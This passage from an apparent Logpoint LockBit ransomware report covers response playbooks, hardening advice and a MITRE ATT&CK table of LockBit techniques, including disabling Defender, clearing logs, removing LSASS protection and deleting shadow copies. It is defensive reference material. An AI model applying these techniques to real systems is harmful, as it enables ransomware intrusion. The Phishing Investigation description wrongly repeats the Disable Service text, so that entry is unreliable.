
The dependencies for this playbook include:

Integrations

Endpoint Detection and Response tools.
Antivirus
Threat Intelligence

B. Block Indicators - Generic

This playbook is a do-all blocker. It checks if any IP, domain, URL, or host exists in a list of indicators of compromise, blocks them, and adds them to the blocked list.




The dependencies for this playbook include:

Integrations

Firewall / WAF
Endpoint Detection and Response tools.
Antivirus
Threat Intelligence

C. Disable Service - Windows

This playbook can check in to the domain and disable the service in the specified machine via RDP.



The dependencies for this playbook include:

Integrations

Windows Server


Along with the given playbooks, the organizations detecting potential APT activity in their IT or OT networks should:

1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.
2. Collect and review relevant logs, data, and artifacts.
3. Consider soliciting support from a third-party IT organization to provide subject matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Note: The provided playbooks are a generic version and will not work without adapting according to your environment. Contact Logpoint for tailor-made playbooks and queries.

D. Phishing Investigation

This playbook can check in to the domain and disable the service in the specified machine via RDP.



The dependencies for this playbook include:

Integrations

3rd Party
Virus Total - API
MaxMind - MaxMind GeoIP2
WhoIS - API
CyberTotal - CyCraft

Sub-Playbooks
Check URL Reputation
Check Domain Reputation
Detonate URL - Generic
Detonate File - Generic
Block Email - Generic
Isolate Endpoint - Generic
Search and Delete Email

Along with the given playbooks, the organizations detecting potential APT activity in their IT or OT networks should:

1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.
2. Collect and review relevant logs, data, and artifacts.
3. Consider soliciting support from a third-party IT organization to provide subject matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Note: The provided playbooks are a generic version and will not work without adapting according to your environment. Contact Logpoint for tailor-made playbooks and queries.

Security Best Practices

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.
- Use Endpoint Detection (EDR) tools with proper restrictive policies to avoid leakage of data and MBR/VBR modifications.
- Review all authentication activity for remote access infrastructure, with a particular focus on accounts configured with single-factor authentication, to confirm the authenticity and investigate any anomalous activity.
- Create active monitoring and incident response plans by using tools like Logpoint SIEM and SOAR.
- Enable multi-factor authentication (MFA) to mitigate potentially compromised credentials and ensure that MFA is enforced for all remote connectivity. Use password-less authenticator tools for an extra level of security.
- Make sure all the systems are actively patched and signatures are up to date for all endpoints, security products, and software products.

Conclusion


It's remarkable in its own way that a variation of **LockBit** has existed for over a decade and continues to baffle cyber defense teams. At **Logpoint** we are trying to leave our contribution to make sure **LockBit,** its variants, or any other cyber threats can be caught in time before they manage to create havoc.

Please adjust your tuning accordingly.

Good luck with your search!

Appendix:

MITRE ATT&CK techniques



Tactic	ID	Name	Details
Execution	T1059.003	Windows Command Shell	Execution of Suspicious PowerShell scripts Back in Black: Unlocking a LockBit 3.0 Ransomware Attack LockBit Ransomware Analysis Notes
	T1047	Windows Management Instrumentation	Usage of WMI with COM objects to execute malware LockBit Ransomware Analysis Notes
	T1053	Scheduled Task	Schedules the execution of malware on another host in the network Ransomware Spotlight: LockBit LockBit: Ransomware Puts Servers in the Crosshairs
	T1106	Native API	Usage of Native API to achieve the goal THREAT ANALYSIS REPORT: Inside the LockBit Arsenal – The StealBit Exfiltration Tool
Persistence	T1574.002	DLL Side-Loading	Usage of Microsoft Defender binary to load crafted DLL.

			Living Off Windows Defender – LockBit Ransomware Sideloads Cobalt Strike Through Microsoft Security Tool
	T1574.001	Registry Run Keys / Startup Folder	Changes the autorun value in the registry Back in Black: Unlocking a LockBit 3.0 Ransomware Attack LockBit Ransomware Analysis Notes
Privilege Escalation	T1548.002	Bypass User Account Control	Abuses COM objects for UAC bypass
Defense Evasion	T1218.005	System Binary Proxy Execution	Execution of suspicious HTA files
	T1562	Impair Defenses	Uninstall Defender Via Powershell
	T1562.001	Disable or Modify Tools	Stops and disables Defender
	T1070	Indicator Removal on Host	Clear windows events logs
	T1112	Modify Registry	Modifies RDP registry to enable RDP, enables WDigest authentication, and removes PPL from the LSASS process
Discovery	T1087	Account Discovery	Utilizes command to discover an account of different groups Back in Black Unlocking a LockBit 3.0 Ransomware Attack LockBit: Ransomware Puts Servers in the Crosshairs
	T1135	Network Share Discovery	Starts NET.EXE for network exploration
	T1018	Remote System Discovery	Utilizes Get-ADComputer script to get computers of a domain. LockBit: Ransomware Puts Servers in the Crosshairs
	T1082	System Information Discovery	LockBit 3.0 – Ransomware group launches new version LockBit Ransomware Analysis Notes THREAT ANALYSIS REPORT: Inside the LockBit Arsenal

			– The Steal Bit Exfiltration Tool
	T1083	File and Directory Discovery	LockBit Ransomware Analysis Notes THREAT ANALYSIS REPORT: Inside the LockBit Arsenal – The StealBit Exfiltration Tool
Impact	T1490	Inhibit System Recovery	Deletes Volume Shadow Copy and backups
	T1542	Pre-Os Boot	Modifies boot configuration data to disable auto-recovery
	T1489	Service Stop	Stops various services after running